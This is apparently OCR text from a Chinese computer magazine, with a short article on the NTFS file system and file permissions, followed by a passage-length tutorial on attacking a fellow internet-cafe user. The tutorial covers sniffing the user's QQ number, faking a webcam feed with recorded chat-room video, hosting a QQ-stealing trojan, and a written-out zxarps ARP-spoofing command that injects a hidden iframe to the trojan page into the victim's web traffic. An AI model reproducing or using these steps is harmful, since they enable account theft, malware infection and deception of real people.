


图1 查看文件系统

新贵：NTFS

大家好！我是新一代的文件系统**NTFS**，即**New Technology File System**，翻译成中文就是：**新技术文件系统**。我是**应用于NT内核的操作系统上的**，NT内核的操作系统有Windows NT、Windows 2000和Windows XP，而Windows 95/98以及Dos等操作系统都不能支持我。但是我有着FAT家族所没有的很多优势哦：

1。**我几乎能支持无限大容量的磁盘分区**，这样再大的硬盘我也可以通吃，如果你用的还是FAT的文件系统，那就将它转变为我吧：打开“开始”菜单，选择“运行”，输入“cmd”打开命令提示符窗口，然后输入“**convert x:/fs:ntfs**”就可以把FAT的文件系统转变为NTFS，转变之后你会发现你的硬盘空间变大了哦。

2。**对于单个文件容量最大可以达到2TB**，这可以远远满足看HDTV的人们，并且在2GB-2TB之间，我的默认簇大小是4KB，比起FAT家族动不动就是几十KB的默认簇大小来说，我的硬盘利用率大大提升，磁盘碎片也大幅度降低，使用我可以使硬盘性能大幅度提高哦。

3。我具有一套安全防御措施，这是我的前辈们所不具有的特殊功能。下面我就向大家详细介绍这套安全体系怎样使用，前提是你的系统必须是使用NTFS格式的哦。

使用前必须要设置一些属性：打开“我的电脑”，在**菜单栏上选择“工具”**，然后选择“**文件夹选项**”，**在弹出的对话框中选择“查看”，把“使用简单文件共享（推荐）”前面的对勾去掉**，如图2。




图2 把“使用简单文件共享（推荐）”前面的对勾去掉

然后你就可以在每个分区甚至每个文件上设置权限了。比如说你的计算机上有多个账户，而你不想让其他的账户使用者使用你的东西，或者看你写的资料，那么用NTFS文件系统就可以让你达到这些要求：选择你想设置权限的文件，**点击“属性”→选择“安全”选项卡**→将你不想让人看的账户权限设置为“拒绝”就可以了，如图3。如果在“用户列表”里面没有你想限制的账户，可以单击“**添加**”按扭→选择“**高级**”→“**立即查找**”，然后将该用户添加进去即可。




图3 设置用户权限

好了，FAT和NTFS两大文件系统就介绍到这里了。纵观文件系统发展的历史，不难看出更好的文件系统正在被人们广泛使用，利用新一代的文件系统能够给我们带来更高的效率！

编辑点评：

文件系统，简单地理解就是一种磁盘格式的规范，规定了什么数据应该放在什么位置。到目前为止微软推出的文件系统中，NTFS是当之无愧的佼佼者，不仅引入了“元数据”的概念，在空间的分配等很多方面也有了不少进步。而这世界上还存在许多其他文件系统，像linux中广泛应用的ext2、ext3，它们各自有各自的特点和优势，如果你有兴趣的话不妨仔细研究一下。

玩转网吧QQ无极限

酷玩

文 Mark

首语：

最近在QQ群里有一条消息一直在流传，说日本黑客对中国黑客组织进行了攻击，并倡议在7月20号展开中日黑客大战。此事网上也流传了很多说法，一说是炒作，一说发消息者另有目的，一说这根本就是虚假消息。当然，也有不少同志响应。且不论这件事情的性质，单说防御攻击，我认为最好的方法不是去反击别人，互相对抗，而是让自己强大到别人畏惧去对你发起攻击。当大家收到杂志的时候20号早已经过了，这事件最后是什么结果呢？？？

从本文你可以学到：

1、几种常用黑客工具的巧妙配合

2、内网下网马的方法

这天，小菜来到附近小区网吧上网。刚坐定，突然发现坐在小菜对面的机子有位牛人在给他哥们盗QQ号。这位牛人在旁边的哥们夸耀下，一面忘乎所以地修改盗来的QQ密码，一面手舞足蹈地吹嘘他高超的盗Q技术。我就纳闷，盗个QQ有这么光荣？于是我就萌生出忽悠下他的念头。

QQ第六感——挖出你的QQ号码

安装好了QQ第六感，把文件自带的注册码复制到软件中注册。大牛所坐的机子号码是136，对应的内网IP应该就是192.168.1.136（一般网吧机号和内网IP最后位数字相同）。在在线主机列表选择IP192.168.1.136，监听QQ，不一会儿，对方QQ号码暴露无遗地呈现了咱们面前，如图1。

有了大牛的QQ号码，我们当然用个资料为MM的QQ号把他加上，忽悠下他。什么，怕他识破？那么咱们就用QQ虚拟视频。

QQ虚拟视频

在使用虚拟视频之前，我们先来使用屏幕录像专家录制段AVI格式的视频。打开屏幕录像专家破解版，**把同时录制光标、录制声音前面的小勾都去掉**。选择录制生成**AVI**格式文件，如图2。




图1 查找对方QQ号码

录像专家设置好了后，进入聊天室www.qqliao.com，这个视频聊天室的漂亮MM视频多，所以成了我们首选录制对象。不过第一次进聊天室需要安装语音视频控件，安装后随便进个房间(靠前的房间好点)，接着**打开远端视频**，如图3。




图2 设置屏幕录像专家

在屏幕录像专家的录制目标里选择录制范围选项，用鼠标在刚才打开聊天室的靓妹视频拖出个录制范围便开始录制，大概两到三分钟后按F2键停止录制。生成AVI视频文件，如图4。




图3 打开远端视频

因为我坐的机子本身带有摄像头，所以需要设置QQ默认启动视频时使用虚拟视频。右键任务栏下方QQ图标，选择“**工具**”——“**语音视频调节**”，如图5。




图4 生成的视频




图5 语音视频调节

在语音视频调节面板里的视频设备选择虚拟视频选项。接着右键任务栏下方虚拟视频图标，打开虚拟视频主面板，打开添加新内容，新内容添加刚刚我们录制好的视频。

一切搞好，可以直接跟大牛视频了，如图6。




图6 开始视频聊天

ARP欺骗——搞定大牛QQ密码

对面的大牛在兴奋着呢。我听见他对后面兄弟说：“看好了，我是怎么把这位靓妹的QQ盗过来的。”接着见他发个文件名为“我的相片.pif”过来给我。我连想也没想直接接受过来，但未打开它，所以不会中他的马。让他等我的QQ号码去吧！连老子的QQ也打起了主意，不给你点颜色是不行了。




图7 使用http傻瓜服务器

我们先来架设本地服务空间，打开**http傻瓜服务器**小软件，设置好服务目录路径（我设置C盘），开始服务。如图7。

把我们盗QQ木马放到C盘里(怎么配置QQ木马不用我啰嗦了吧)。我已经配置好一个muma.exe。打开卫国红客全智能三大网马转向生成器，进入网马选项。在地址输入：http://192.168.1.134/muma.exe(我用的是134号机器)。直接生成1.vbs、index.htm、winrar.css三个文件，如图8。




图8 生成网马

把刚生成在同目录的三个文件复制到C盘目录中。我们的网马算大功告成了，他只要打开http://192.168.1.134/index.htm就中我们的马儿了。呵呵，怎么才能让他打开呢？我想到前段时间幻影旅团刚出的内网ARP欺骗无敌工具**zxarps**。这个工具需要安装winPcap驱动，winPcap驱动安装很简单，一路下一步就OK。我已经安装好了。

打开CMD窗口，输入命令 **zxarps.exe -idx 0 -ip 192.168.1.136-192.168.1.136 -port 80 -insert "<iframe src='http://192.168.1.134/index.htm' width=0 height=0></iframe>"**

这段命令意思是：指定IP192.168.1.136用户访问的所有网站都插入我们的网页木马http://192.168.1.134/index.htm。如图9。

